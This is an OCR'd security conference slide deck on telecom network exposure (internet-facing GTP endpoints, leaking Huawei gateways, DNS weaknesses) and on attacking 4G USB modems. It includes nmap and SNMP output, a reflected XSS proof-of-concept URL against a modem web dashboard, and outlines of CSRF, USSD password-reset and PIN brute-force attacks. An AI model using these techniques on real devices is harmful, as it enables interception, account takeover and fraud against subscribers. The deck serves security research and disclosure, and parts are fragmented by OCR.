


http://en.wikipedia.org/wiki/GPRS_Tunnelling_Protocol

let’s check all the Internets!

GPRS Tunnelling Protocol

- GTP-echo responses
  - 207401
- No answer for PDP context request
  - 199544
- U r welcome
  - 548
- Management ports
- DNS (.gprs .3gppnetwork.org)




Brazil	228
China	162
India	34
Colombia	14
USA	13
Japan	13
Malaysia	10
Kuwait	9
Germany	9
UAE	7

so what?

Attacks

- GGSN PWN
- GPRS attacks
  - DoS
  - Information leakage
  - Fraud
  - APN guessing

Example: GTP “Synflood”



http://blog.ptsecurity.com/2013/09/inside-mobile-internet-security.html http://bit.ly/195ZYMR

we are good guys!

Dear Sergey,


This is Incident Response Team, JPCERT/CC. My name is Shoko Nakai.

Thank you for informing us on this issue.

I’m inside

Guter Weg um ist nie krumm

- All old IP stuff
  - traces 1.1.1.1/10.1.1.1
  - IP source routing
  - Management ports
- All new IP stuff
  - IPv6
  - MPTCP
- Telco specific (GTP, SCTP M3UA, DIAMETER etc)



http://ubm.io/11K3yLT

https://www.thc.org/thc-ipv6/

Here There Be Tygers

```
+++      UGW-HUAWEI                2[redacted]22
O&M      #[redacted]
%%GET / HTTP/1.1
Host: 1[redacted]0
Connection: keep-alive
Cache-Control: max-age=0
[redacted]plication/xml;%%
RETCODE = 28678  Command does not exist
```

```
OID=.1.3.6.1.2.1.1.1.0, Type=OctetString, Value=Huawei
Versatile Routing Platform Software
VRP (R) software, Version 5.70 (NE40E&80E V600R002C02SPC200)
Copyright (C) 2000-2011 Huawei Technologies Co., Ltd.
HUAWEI NEE-X16

….

OID=.1.3.6.1.2.1.10.166.11.1.xxxx7, Type=OctetString, Value="APN xxxxx
OID=.1.3.6.1.2.1.10.166.11.1.xxxx7, Type=OctetString, Value="APN x"xxxx
```

DNS


- In most cases it internal DNS server
- Sometimes it uses company's FQDN and address space
  - Bruteforce/Zone Transfer and other information leakage
  - .gprs .3gppnetwork.org
- APIPA IP address reuse
  - local.COMPANY.com have A-record to 10.X.X.X
  - Attacker publishes link to local.COMPANY.com on same address
  - Victims form 10.X network will transfer cookies to attacker

http://lab.onsec.ru/2013/07/insecure-dns-records-in-top-web-projects.html

1990th

+ Your balance is insufficient

```
$dig aaa.com host 8.8.8.8

; <<>> DiG 9.8.3-P1 <<>> aaa.com host 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38722
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:

;; QUESTION SECTION:
;aaa.com.                       IN      A

;; ANSWER SECTION:
aaa.com.                387     IN      A       63.240.178.216
aaa.com.                387     IN      A       209.82.215.216
```




+ Connect to your favorite UDP VPN

Resume

- For telcos
  - Please scan all your Internets!
  - Your subscribers network is not your internal network
- For auditors
  - Check all states
    - online/blocked/roaming
  - Check all subscribers
    - APN's, subscribers plans
  - Don't hack other subscribers

http://www.slideshare.net/phdays/how-to-hack-a-telecommunication-company-and-stay-alive-gordeychik/32

The Device




Who is mister USB-modem?

- Rebranded hardware platform
- Linux/Android/BusyBox onboard
- Multifunctional
  - Storage
    - CWID USB SCSI CD-ROM USB Device
    - MMC Storage USB Device (MicroSD Card Reader)
  - Local management
    - COM-Port (UI, AT commands)
  - Network
    - Remote NDIS based Internet Sharing Device
    - WiFi

Cet animal est très méchant


- Well researched
  - «Unlock»
  - «Firmware customization»
  - «Dashboard customization»



- Some security researches
  - http://threatpost.com/using-usb-modems-to-phish-and-send-malicious-sms-messages
  - http://www.slideshare.net/RahulSasi2/fuzzing-usb-modems-rahusasi
  - http://2014.phdays.com/program/business/37688/
  - https://media.blackhat.com/eu-13/briefings/Tarakanov/bh-eu-13-from-china-with-love-tarakanov-slides.pdf

Quand on l'attaque il se défend

- Developers answer
  - Device «Hardening»
  - Disabling of local interfaces (COM)
  - Web-dashboards



Identification

Identification

+ Documentation
+ Google
+ Box
+ Google again
+ Internals

About 46 results (0.82 seconds)


Image size:
199 × 391

Find other sizes of this image:
All sizes - Small - Medium

Best guess for this image: ***modem huawei e3276 lte 150mbps***

Huawei E3276 (150Mbps 4G/LTE) USB modem in PC and ...
www.youtube.com/watch?v=jNmqwUQB9eA
Sep 25, 2012 - The **Huawei E3276** is the world's first Cat.4, 4G/**LTE** USB **modem**! It was first deployed by Optus in Australia, A1 in Austria and Telia in Sweden.

How it works



INTERNET

Broadband connection


New Ethernet adapter
DHCP client

DHCP server
DNS
Web dashboard
Routing/NAT


Scan it

```
$nmap 192.168.0.1

Starting Nmap 6.46 ( http://nmap.org )

Not shown: 997 closed ports
PORT    STATE    SERVICE
23/tcp open      telnet
53/tcp open      dns
80/tcp open      http

Nmap done: 1 IP address (1 host up) scanned in 1134.25 seconds
```

Sometimes you get lucky…



…other times you don't




all I need is ~~RCE~~ Love !


- telnet/snmp?
  - Internal interface only
  - Blocked by browsers
- http/UPNP?
  - Attack via browser (CSRF)
- broadband
  - ?


web – trivial stuff

CSRF
XSS

Insufficient authentication


http://192.168.0.1//goform/formTest?name=%3Cscript%3Ealert('XSS!')%3C/sc
Name:
JavaScript
<192.168.0.1>
XSS!


10.0.0.1/status
InterfaceType=lte
3GPP.IMSI=2501
3GPP.UICC-ID=0
3GPP.IMEI=3589
3GPP.IMEISV=35
2600
3GPP.MSISDN=
DeviceName=Wi-Fi
4G LTE
RfVersion=0C
AsicVersion=20161
FirmwareVersion=01.00.03.999 (04/
State=Scanning
WebGuiUrl=http://
UpdateState=NotStarted
UpdateProgress=0
SupportsConnectDisabling=0
WifiStatus=On
WifiShareMode=Normal
WifiSecurityMode=Disabled
WifiUsers=0


Input PIN code:
Attempts left:3

Basic impact

- Info disclosure
- Change settings
  - DNS (intercept traffic)
  - SMS Center (intercept SMS)
- Manipulate (Set/Get)
  - SMS
  - Contacts
  - USSD
  - WiFi networks

Advanced impact

- Self-service portal access
  - XSS (SMS) to “pwn” browser
  - CSRF to send “password reset” USSD
  - XSS to transfer password to attacker
- “Brick”
  - PIN/PUK “bruteforce”
  - Wrong IP settings

DEMO

